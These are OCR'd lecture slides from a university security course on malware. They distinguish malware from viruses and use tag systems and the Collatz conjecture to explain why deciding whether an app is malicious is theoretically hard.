
Malware

CSE 548 Spring 2026

jedimaestro@asu.edu


A
...
M
...
B

Semester so far in a nutshell

- Thanks to Diffie-Hellman, RSA, OAEP, AES, *etc.* we know how A and B can communicate privately if M doesn't have a quantum computer
  - Can extend this to anonymity and censorship resistance *via, e.g.,* Tor
    - NIDS
  - Can do end-to-end authentication despite WiFi attacks, DNS cache poisoning, ARP spoofing, BGP attacks, side channels to hijack TCP, *etc.*
    - We learned these things, partly, to see why end-to-end crypto is important

A few caveats...

- We also covered port scans, exploits, and authentication
  - If the attacker gets access to A or B (*e.g.*, a root shell), it doesn't matter how good the crypto between them is
- Quantum (next week)
- Malware
  - If malware gets access or you give the malware access to A or B (*e.g.*, a root shell), it doesn't matter how good the crypto between them is

A few caveats...

- We also covered port scans, exploits, and authentication
  - If the attacker gets access to A or B (*e.g.*, a root shell), it doesn't matter how good the crypto between them is
- Quantum (next week)
- Malware
  - If malware gets access or you give the malware access to A or B (*e.g.*, a root shell), it doesn't matter how good the crypto between them is

Malware *vs.* viruses

- Malware
  - Some personal, political, or financial relationship between the binary object and individuals
  - Often exceeds authorization
  - Can be targeted at *one* individual or at *billions* of individuals
- Viruses (including worms, *etc.*)
  - Often malicious, *i.e.*, malware
  - *Self-propagating/self-replicating*

Dimensions


Targeted?
Persistent?
Self-propagating?
Stealthy?
Malicious?
Evolves over time? On purpose?

Others?


Self replication examples

- Fission (think bacteria)
- Mitosis (think animals and plants, *etc*. growing)
- Meiosis (think sperm and eggs)

https://en.wikipedia.org/wiki/Cell_division



https://en.wikipedia.org/wiki/Von_Neumann_universal_constructor
(1940s)



Whether or not a bit pattern is self-replicating in a certain environment is formally undecidable *(Cohen, 1984)*.

But, if you only want to target one victim, there's no need for self-replication. Is determining maliciousness decidable?

Is it safe to install this Android app?

- Assumptions
  - Deterministic
  - Sequential
  - You know all the inputs to the program
    - Including anything that might come from the network
  - You have a good definition of “malicious”

https://en.wikipedia.org/wiki/Tag_system


- Triplet *(m, A, P)*
  - *m* is a positive integer, the deletion number
    - *m* > 2, tag system is Turing complete
  - *A* is the alphabet
    - Can have a special halting symbol, *H*
    - Or, halt when there are < *m* symbols
  - *P* is a set of production rules

```
2-tag system
    Alphabet: {a,b,c,H}
    Production rules:
        a  -->  ccbaH
        b  -->  cca
        c  -->  cc

Computation
    Initial word: baa
                      acca
                        caccbaH
                          ccbaHcc
                            baHcccc
                              Hccccccca (halt).
```

```
2-tag system
    Alphabet: {a,b,c}
    Production rules:
          a  -->  bc
          b  -->  a
          c  -->  aaa

Computation
    Initial word: aaa <--> n=3
                      abc
                        cbc
                          caaa
                            aaaaa  <--> 5
                              aaabc
                                abcbc
                                  cbcbc
                                    cbcaaa
                                      caaaaaa
                                        aaaaaaaa  <--> 8
```


aaaaaabc
aaaabcbc
aabcbcbc
bcbcbcbc
bcbcbca
bcbcaa
bcaaa
aaaa <--> 4
aabc
bcbc
bca
aa <--> 2
bc
a <--> 1
(halt)

Consider the following operation on an arbitrary positive integer:

- If the number is even, divide it by two.
- If the number is odd, triple it and add one.


In modular arithmetic notation, define the function f as follows:

$$f(n) = \begin{cases} n/2 & \text{if } n \equiv 0 \pmod 2, \\ 3n+1 & \text{if } n \equiv 1 \pmod 2. \end{cases}$$

If you repeat *f(n)*, will you always end up at 1?

https://en.wikipedia.org/wiki/Collatz_conjecture

- Shown to hold for all positive integers up to 2.36×10^{21}
- “Mathematics may not be ready for such problems.” – Paul Erdős



Collatz conjecture paths


for 5000 random starting points below 1 million

Starting from the tree root, the path turns left by 8.65° to even nodes and right by 16° to odd nodes. The length of each edge scales as 1 over the logarithm of its node further from the root. The color and the thickness depend linearly on the log1p of how often the edge was traversed.

Is it safe to install this Android app?


- Assumptions
  - Deterministic
  - Sequential
  - You know all the inputs to the program
    - Including anything that might come from the network
  - You have a good definition of “malicious”


Even with these assumptions, it’s an open problem to even claim to have checked an entire APK for malicious behavior, because termination of a tag system is equivalent to knowing if you’ve followed every possible code path and people hide “code” in images, *etc.*



https://en.wikipedia.org/wiki/Stepped_reckoner

https://en.wikipedia.org/wiki/Analytical_engine

